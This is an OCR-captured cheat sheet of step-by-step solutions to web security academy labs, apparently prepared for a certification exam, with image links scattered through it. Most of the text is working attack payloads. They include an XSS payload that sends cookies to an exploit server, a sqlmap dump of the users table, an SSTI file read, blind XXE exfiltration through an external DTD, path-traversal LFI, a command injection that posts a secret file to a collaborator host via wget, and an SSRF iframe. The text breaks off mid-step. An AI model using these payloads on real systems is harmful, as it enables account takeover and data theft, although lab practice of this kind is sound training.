
```
</ScRiPt
><ScRiPt>window["document"]["location"]="https://exploitserverhere.we
bsecurity-
academy.net/?"+window["document"]["cookie"]</ScRiPt >
```

Copy the url this generates (should be url encoded) and create a `<script>location=”urlfromsearchquerycopied”;</script>` and send that to the victim. Check log for session


SOLVED

STAGE2.APP1 [SQL inj in advanced search bar]

1. Once you've got normal user account and you see 'advanced search' option you most probably have SQL injection here.




2. Let burp scanner to confirm SQL injection
3. Open sqlmap, submit the command (replace your lab-url and your cookies, probably you will have another injectable parameter then mark it with *)
```
sqlmap.py -u "https://you-lab.web-security-academy.net/filtered_search?query=test*&OrganizeBy=DATE&author=" --cookie="_lab=you-lab-cookie; session=you-session cookie" --risk 3 --level 3 --dump -T users
```
4. Let the magic happens. Choose all the default answers if sqlmap will ask you
5. Finally you should have a table:




6. Use administrator credentials to log in
SOLVED!

STAGE2.APP2 [IDOR in email change]

1. Send request to change user email
2. Observe request/response, it should look like this:



3. Send request to intruder, add `"roleid": $$` in the JSON request body. Iterate from 1 to 200 to find roleid which returns 302 response




You are logged in as an administrator

SOLVED

https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile


STAGE2.APP3 [Strange cookies+CSRF]

1. You observe strange session cookie:




2. Turn on Interceptor
3. Being logged in as carlos - Send email change request, highlight this request, we will work with it further

4. In Incognito mode in other browser window send password request for administrator.
5. Exchange the cookie and csrf token from the email request for carlos.



6. Should now be assigned cookie with admin and loggedin as true in the response
7. Open dev console in browser, replace current 'session' cookie to cookies from response reload 'my account' page




SOLVED

https://portswigger.net/web-security/csrf/lab-token-not-tied-to-user-session


STAGE3.APP1 [SSTI]

1. If you see in admin page like this, you have SSTI




2. Change {{username}} to:

```
{{
''.__class__.__mro__[2].__subclasses__()[40]('/home/carlos/secret').r
ead() }}
```



3. Logout from admin account, click 'reset password', go to exploit server, observe flag:


exploit-
web-security-academy.net/email
This app is now solved!
Your email address is attacker@
web-security-academy.net
Displaying all emails @exploit-
t and all subdomains
Sent
From
Subject
Body
Dear h
4!
flag
Please follow the link below to reset y
our password.
2021-12-30 17:38:28
+0000
no-reply@
.web-
security-academy.net
Account
recovery
View
raw
ho
4
Thanks,


STAGE3.APP2 [XXE in file upload]

1. File to upload, copy code and save as *.xml


```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://you-exploit-server-
security-academy.net/exploit.dtd"> %xxe; ]>
    <users>
        <user>
            <username>Example1</username>
            <email>example1@domain.com</email>
        </user>
        <user>
            <username>&xxe;</username>
            <email>example2@domain.com</email>
        </user>
    </users>
```


Exploit server code

```
<!ENTITY % file SYSTEM "file:///home/carlos/secret">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://your-
collab.net/?x=%file;'>">
%eval;
%exfil;
```



2. Upload file, observe error in the application, observe request in burpcollab. Here and there is our flag







SOLVED
https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-exfiltration

STAGE3.APP3 [LFI in image file with no image size]

1. If the admin panel only has pictures with no image size you have LFI



LFI in image.
GET /admin/adminimg?imagefile=..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f/etc/passwd



Blacklisting the word “secret” – double encode it

STAGE3.APP4 [OS command injection in image file with image size]

If in admin panel you have just pictures with a img-size type at the end you can paste the link below in your repeater

img-size="`/usr/bin/wget%20--post-file%20/home/carlos/secret%20https://colablink.burpcollaborator.net/`"

poll to see your secret file.

STAGE3.APP5 [SSRF in pdf download]

Download the report and intercept the request.

Modify request body to the following.


{"table-html":" Report Heading <iframe src='http://localhost:6566/home/carlos/secret'"}

Open the report.pdf and see the flag.

STAGE3.APP5 [OS command injection in file upload]

DOCTYPE DISALLOWED

1. **You are facing xml file upload**




2. **Try to upload XML with [DOCTYPE] like this**

